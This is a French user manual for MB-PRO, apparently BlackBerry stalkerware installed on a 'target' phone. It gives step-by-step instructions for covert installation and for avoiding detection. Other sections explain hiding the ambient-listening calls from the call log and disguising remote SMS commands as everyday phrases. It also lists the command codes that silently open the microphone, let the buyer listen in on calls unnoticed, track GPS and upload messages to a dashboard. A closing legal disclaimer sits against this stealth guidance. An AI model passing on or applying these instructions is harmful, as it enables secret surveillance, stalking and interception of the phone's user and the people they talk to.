Préalable

- Après votre achat, vous recevrez un email contenant 3 informations importantes :
  Le code d'activation, le code d'identification et le mot de passe.
- Vous devrez télécharger le logiciel MB-PRO directement sur le téléphone à équiper (nommé téléphone cible).
- Le téléphone cible doit avoir un accès à Internet correctement configuré. Il devra également être paramétré pour les appels en conférence. Contacter votre opérateur si vous n'en êtes pas sûr.
- Aucun câble ni ordinateur n'est requis.

Définitions

MB-PRO : votre logiciel téléchargé à partir de l'adresse internet http://www.mobilebackup.biz/db/ sur le téléphone cible.
Code d'activation : Il s'agit du numéro de licence servant de clé à l'activation. Ce code est reçu lors de l'achat.
Cible : Le téléphone dont on souhaite suivre l'activité. Le logiciel MB-PRO est à installer sur le téléphone cible.
Moniteur : Le téléphone autorisé par MB-PRO à agir à distance et recevant les informations sur le téléphone cible
Ecoute environnementale : Une écoute environnementale est la fonction permettant au moniteur de se connecter à distance sur le téléphone cible et d'ouvrir son micro sans que cela ne soit visible par les intervenants présents autour.
Ecoute conversationnelle : Cette fonction permet de savoir, par SMS, qu'une communication entre la cible et un tiers vient de débuter et de l'écouter à distance.
Liste d'interception : La liste des numéros de téléphone paramétrée dans la cible faisant l'objet de l'envoi d'un SMS au moniteur si une communication est établie avec un de ses numéros.
Tableau de bord : Le site internet vous permettant de connaître les activités du téléphone cible. **Le code d'identification** et **le mot de passe** reçu lors de l'acquisition du logiciel vous permette d'accéder au tableau des activités de la cible.

Procédure d'installation


Téléchargement et permissions

1. Ouvrir votre navigateur internet sur le téléphone cible à l'adresse http://www.mobilebackup.biz/db/





2. Vous trouverez une page web






3. Entrer la clé d'activation et lancer le téléchargement



4. Choisissez sur définir les autorisations d'applications et presser sur Télécharger









Si vous ne voyez pas le panneau des permissions, fermez le navigateur et procédez de la manière suivante :

- Vérifiez les permissions de manière à ce que MB-Pro ne soit pas détecté
- Pressez sur Menu, Allez à OPTION > Options avancées > Applications



- Presser sur la touche Menu et éditer les permissions par défaut



- Maintenant que les permissions sont accordées, vous pouvez retourner à l'étape 1 et commencez le téléchargement. Ne vous préoccupez plus de mettre en place les permissions, lancer le téléchargement directement.






Après redémarrage, pour ouvrir MB-Pro, saisissez au clavier le code *#900900900 puis presser sur la touche d'appel verte suivi par la touche de fin d'appel rouge. Sur certaines versions du Blackberry, presser sur le bouton de fin d'appel fait disparaitre l'écran de paramétrage. Si cela vous arrive, réessayez mais ne pressez pas sur le bouton de fin d'appel




Après l'installation, vous devez activer et paramétrer les éléments de l'application



Pour accéder à l'option d'activation, vous devez cliquer sur la molette du Blackberry de manière à faire apparaitre le menu ACTVATE – UNINSTALL -CLOSE
En choisissant ACTIVATE, MB-Pro vous demande de saisir la clé d'activation

Pressez sur la touche Menu puis sur Activate



Vous verrez apparaître le message « Activate success ». Si vous n'arrivez pas à obtenir l'activation, c'est que vous ne disposez pas d'une connexion à l'Internet. Vérifiez dans le manuel de dépannage de votre téléphone pour obtenir de l'aide.

Maintenant le Blackberry est activé, il ne vous reste plus qu'à le paramétrer.



Le code pour ouvrir l'écran de paramétrage est maintenant changé pour votre clé d'activation, le numéro précédent (*#900900900) est remplacé par celui obtenu lors de l'achat, par exemple *#0123456789. Après l'avoir entré, veuillez IMMEDIATEMENT lancer un appel avec ce numéro que vous arrêtez en pressant sur la touche de fin d'appel. Cette action ouvrira MB-Pro.

Complément au paramétrage de base


Pour finir la procédure d'autorisation, vous devez envoyer un SMS avec le mot tbdz au téléphone cible. Quand le Blackberry le reçoit, il fait apparaitre une boîte de dialogue et envoie un SMS de diagnostic en retour.

Précautions pour permettre l'écoute environnementale


Si vous ne souhaitez pas que les appels d'écoute environnementale apparaissent dans la liste des appels, vous devez effectuer les manipulations suivantes :




Presser sur la touche verte APPEL> Choisissez Menu >Options > Options Générales
Sélectionner Vue de la liste des Appels



Changer La liste des Appels en Call Log de manière à éviter que les appels d'écoute environnementale soient enregistrés dans cette liste.





Précautions à prendre pour la prise de contrôle distante par SMS

Les SMS de prise de contrôle distant sont visibles par la cible. Pour éviter cela, vous avez la possibilité de changer les codes en mots clé. Par exemple, pour lancer l'écoute environnementale distante, l'instruction à envoyer est « bceq ». L'astuce consiste à paramétrer ce code comme étant le raccourci de, par exemple, « appelle moi quand tu auras fini »

Liste des commandes disponibles :

Instructions	Code par défaut	Description de la fonction
Lancer la capture	tuoa	Cette instruction permet de démarrer l'activité d'enregistrement distant des activités du téléphone : SMS, Email, localisation, appels téléphoniques
Arrêter la capture	qajl	Arrêt de la capture telle que définie précédemment
Envoi immédiat	gjmb	Force l'envoi immédiat des données capturées
Envoi Diagnostic	tbdz	Envoi diagnostic de la cible
Vérification carte SIM	qaze	Permet de connaitre le nouveau numéro de la carte SIM si celle-ci a été changée
Arrêt vérification carte SIM	mbgu	Fin de notification de changement de carte SM
Démarrer écoute environnementale	bceq	Démarre l'écoute environnementale. Le numéro de téléphone qui envoie cet SMS devient le nouveau numéro moniteur.
Arrêt écoute environnementale	zaou	Arrêt écoute environnementale
Démarrer GPS	spsg	Démarre la capture des points GPS
Arrêter GPS	riwq	Arrête la capture des points GPS
Envoi immédiat GPS	ekgz	Déclenche l'envoi de la position GPS du mobile de manière ponctuelle
Activer Liste	lpdw	Active la liste des numéros à surveiller en écoute conversationnelle
Désactiver Liste	iwdl	Désactive l'envoi des alertes par sms pour les numéros enregistrés dans la liste de surveillance
Lancer Blackberry Messenger	bbst	Démarre la capture de Blackberry Messenger
Arrêter Blackberry Messenger	bbsp	Arrête la capture de Blackberry Messenger

Pour renommer ces instructions en phrase courante, vous devez presser sur la molette ou sur la clé **Menu** puis choisir **Contrôle SMS.**

SMS control commands
To enable you to send remote SMS commands to the Blackberry you need to define 8 key words that will trigger a response from the device.
The incoming SMS command can not be hidden from the target user. All response are hidden.

Start capture: tuoa
Stop capture: qajl
Send immediate: gjmb
Send diagnostics: tbdz
Start SIM monitor: qaze
Stop SIM monitor: mbgu
Start Mic monitor: bceq
Stop Mic monitor: zaou


En face de chaque instruction, il vous suffit de taper le texte à figurer sur le SMS à la place du code défini par défaut.

Vous en avez terminé avec l'installation et le paramétrage de votre Blackberry

Paramétrage

Ouvrir MB-Pro

MB-Pro n'est pas visible du téléphone cible. Vous avez reçu, lors de l'achat de MB-Pro un code d'activation – par exemple *#1234567.
Ce code sert de clé d'ouverture de MB-Pro.
Pour accéder à MB-Pro, il vous suffit de rentrer ce code, lancer un appel que vous arrêter immédiatement. Cette action ouvrira MB-Pro.



Le numéro du moniteur

Ce paramétrage est indispensable. Le moniteur est le téléphone disposant des droits de contrôle du téléphone cible. Son numéro doit être connu de MB-Pro.
Pour cela, il vous faut :

1. Créer un SMS avec le code « tbdz » - Démarrage de l'écoute environnementale – ou le texte que vous avez paramétré à la page précédente.
2. Envoyer ce SMS avec le téléphone Moniteur. La cible va reconnaitre le code et le téléphone comme Moniteur.
3. La cible retourne un SMS de confirmation
4. La cible va dorénavant accepter les appels en écoute environnementale du moniteur
5. Si le moniteur n'est pas dans le même pays, il vous faut paramétrer son numéro en le précédent de + (pour les appels internationaux), le code du pays (33 pour la France, 41 pour la Suisse) puis le numéro en omettant le 0 avant. Par exemple, le numéro du moniteur est le 0612345678 et le pays est la France. Vous devrez entrer +33612345678.

1. Envoyez un SMS avec le texte paramétré pour remplacer le code ''tbdz''

2. Quand vous recevrez le SMS de confirmation, le Blackberry cible sera paramétré pour accepter votre écoute environnementale


Setting
Report timer
Max number of ever
Activities to monitor
Voice E-m
SMS Loca
SIM change Mon
Monitor number: +6697094666
Start Stop
Capture status: Started

Change Option
Status
Test connection
SMS control
Deactivate
Close

3.- Vous avez également la possibilité de paramétrer le numéro du moniteur dans l'écran de paramétrage de MB-Pro

Paramétrage personnalisé

Cette partie vous explique comment paramétrer la périodicité de réception des données capturées et les activités que vous souhaitez monitorer.



Report Timer

Permet de fixer la période à la fin de laquelle, les données collectées doivent être envoyées au serveur

Max Number of Events

Permet de fixer le nombre de capture à atteindre pour que les données soient envoyées au serveur

Activities of the monitor

Vous permet de choisir les types de données à capturer

SIM Change

Cette fonction est double. Elle vous permet de connaitre le numéro de la carte SIM en cas de changement et le numéro du moniteur


Start & Stop

Fonction permettant de démarrer ou d'arrêter l'activité de capture de MB-Pro.

Activation et Désactivation

Le code d'activation de MB-Pro ne peut fonctionner que sur un téléphone à la fois. Pour passer d'un téléphone à un autre, vous devez le désactiver du téléphone sur lequel il est installé puis l'activer sur un nouveau téléphone.

Cette section vous explique les manipulations de désactivation et d'activation.




1. Ouvrez MB-Pro

2. Pressez sur la molette ou sélectionnez **Menu** puis **Deactivate**

3. Continuez en tapant le code d'activation remis lors de l'achat

ATTENTION – La Désactivation de MB-Pro supprime toutes les données du serveur. Nous vous recommandons de télécharger vos données au préalable

MANUEL D'UTILISATION



Comment ça marche ?

Votre licence est valable 1 an (12 mois) à dater de la date d'achat. Durant cette période, vous pouvez installer MB-PRO sur autant de téléphones que vous le souhaiterez, la licence ne pouvant être active que sur une cible à la fois. Pour activer un nouveau téléphone, vous devez, au préalable, désactiver MB-PRO de la cible précédente.

Après l'installation de MB-PRO sur la cible, les SMS, connexions téléphoniques, Email sont sauvegardés sur la cible puis sont transférés sur le compte Internet selon une périodicité ou un nombre d'activités paramétrable.

Leur consultation est alors possible en se connectant sur http://www.mobilebackup.biz/ et en entrant le code d'identification et le mot de passe reçus lors de l'acquisition de MB-PRO.

Pour permettre l'écoute environnementale ou conversationnelle, vous devez préciser au téléphone cible le numéro du moniteur.

En appelant avec le moniteur, le micro de la cible s'ouvre discrètement sans que son apparence change et le moniteur peut ainsi entendre les conversations dans l'environnement de la cible.

Concernant l'écoute conversationnelle, le processus est le même sauf que le moniteur est informé d'un appel par SMS si le numéro de l'interlocuteur figure dans la liste d'interception. Le moniteur n'a plus qu'à appeler la cible pour se retrouver dans la conversation sans que les interlocuteurs ne s'en aperçoivent. L'arrêt de l'écoute se fait aussi discrètement en pressant sur la touche fin d'appel du moniteur.

Il est important de couper le micro du moniteur dans le cas d'une écoute conversationnelle sans quoi les interlocuteurs de l'appel pourront entendre l'environnement du moniteur.

Les logiciels MB-PRO sont vendus à des entreprises ou particuliers, propriétaires des téléphones mobiles dont ils souhaitent contrôler l'utilisation. Cette utilisation n'est autorisée que dans la mesure où elle est effectuée en conformité avec les lois en vigueur dans le pays sur le respect de la vie privée d'autrui.

Du fait de risque de détournement, il est de la responsabilité de l'utilisateur du logiciel MB-PRO de vérifier que son utilisation obéit à toutes les lois applicables dans son pays et dans celui dans lequel le logiciel est utilisé. En particulier, il est interdit de l'exploiter à des fins qualifiées de sournoises, à l'insu de la personne utilisatrice du téléphone. Si vous êtes dans le doute, consultez votre avocat avant d'utiliser nos produits.


En téléchargeant et installant MB-PRO sur un téléphone, vous reconnaissez être propriétaire du mobile et que son abonnement auprès d'un opérateur de téléphonie mobile est à votre nom. Il n'est pas suffisant d'être seulement le détenteur de l'abonnement ou seulement le propriétaire du mobile. Vous reconnaissez également que l'utilisation que vous en ferez sera, en tous points, conforme à la législation en vigueur dans votre pays et dans le pays où il pourra ou sera utilisé.

Enregistrer des SMS, écouter des conversations, lire des Emails, localiser la position d'un mobile sont des activités interdites si elles sont pratiquées sur des téléphones appartenant à d'autres personnes physiques ou morales et/ou si les personnes utilisatrices du téléphone équipé de MB-PRO ne sont pas informés par écrit et que leur accord n'a pas été clairement donné également par écrit et sans contrainte et en toute connaissance de cause. Dans le cas où ces dispositions ne sont pas prises, la personne physique ou morale pratiquant ces activités reconnait sa culpabilité dans la pratique d'activité illégale en matière de violation de la vie privée d'autrui. Elle sera passible des peines que le code pénal de son pays précisera en la matière.


Tableau de bord des données

Pour suivre les activités du téléphone cible, vous disposez d'un compte internet à l'adresse http://www.mobilebackup.biz dans lequel vous aurez à saisir le code d'identification et le mot de passe qui vous a été envoyé par email lors de l'achat.

Cette page vous affiche :



Fonction Search




Search this phone : En choisissant la liste déroulante, vous trouverez le N° IMEI des téléphones cibles.
For this Keyword : vous permet de chercher toutes les captures comportant le mot que vous aurez saisi dans la zone.
In the category : vous avez le choix de chercher le mot dans –**ALL** toutes les captures – **Contents** seulement les contenus **– Contact name or Cell ID** nom de contact ou antenne relais – **Contact number** numéro de téléphone des contacts.
In this direction : Pour ne chercher que dans **ALL** tous les appels **– Incoming** seulement les appels entrants **– Outgoing** seulement les appels sortants **– Missed** seulement les appels manqués
Date from - Date To : Entrez la plage de date
Search : Lancer la Recherche
Form Reset : Mise à zéro des zones de recherche

Information sur les appels




IMEI : N° unique d'identification du téléphone cible. S'obtient en tapant *#06# sur le clavier du téléphone mobile
Client Time : Date et heure de la communication sur le mobile
Server Time : Date et heure de la communication sur le serveur
Event type : Type de capture Voix
Direction : **OUT** appel sortant **IN** appel entrant
Duration : Durée de l'appel
Phone number : Numéro de l'interlocuteur
Contact name : nom du contact sur le téléphone

Information sur les SMS



IMEI : N° unique d'identification du téléphone cible. S'obtient en tapant *#06# sur le clavier du téléphone mobile
Client Time : Date et heure de la communication sur le mobile
Server Time : Date et heure de la communication sur le serveur
Event type : Type de capture SMS
Direction : **OUT** appel sortant **IN** appel entrant
Phone number : Numéro de l'interlocuteur
Contact name : nom du contact sur le téléphone
Contents : Contenu du message

Exportation des données



Search this phone : En choisissant la liste déroulante, vous trouverez le N° IMEI des téléphones cibles.
For this Keyword : vous permet de chercher toutes les captures comportant le mot que vous aurez saisi dans la zone.
In this direction: vous avez le choix de chercher le mot dans –**ALL** toutes les captures – **VOICE** les communications téléphoniques - **SMS** les SMS envoyés et reçus – **EMAIL** les Emails envoyés et reçus – **LOC** les localisations des antennes relais – **SYSTEM** les instructions et contrôles distants
In this direction : Pour ne chercher que dans **ALL** tous les appels **– Incoming** seulement les appels entrants **– Outgoing** seulement les appels sortants **– Missed** seulement les appels manqués
Date from - Date To : Entrez la plage de date
Download as : Format de sortie des données **CSV** lecture sur tableur- **RTF** lecture sur traitement de texte **– XML** traitement informatique
Download : Lancer l'exportation
Form Reset : Mise à zéro des zones de recherche

Table des Matières

Sommaire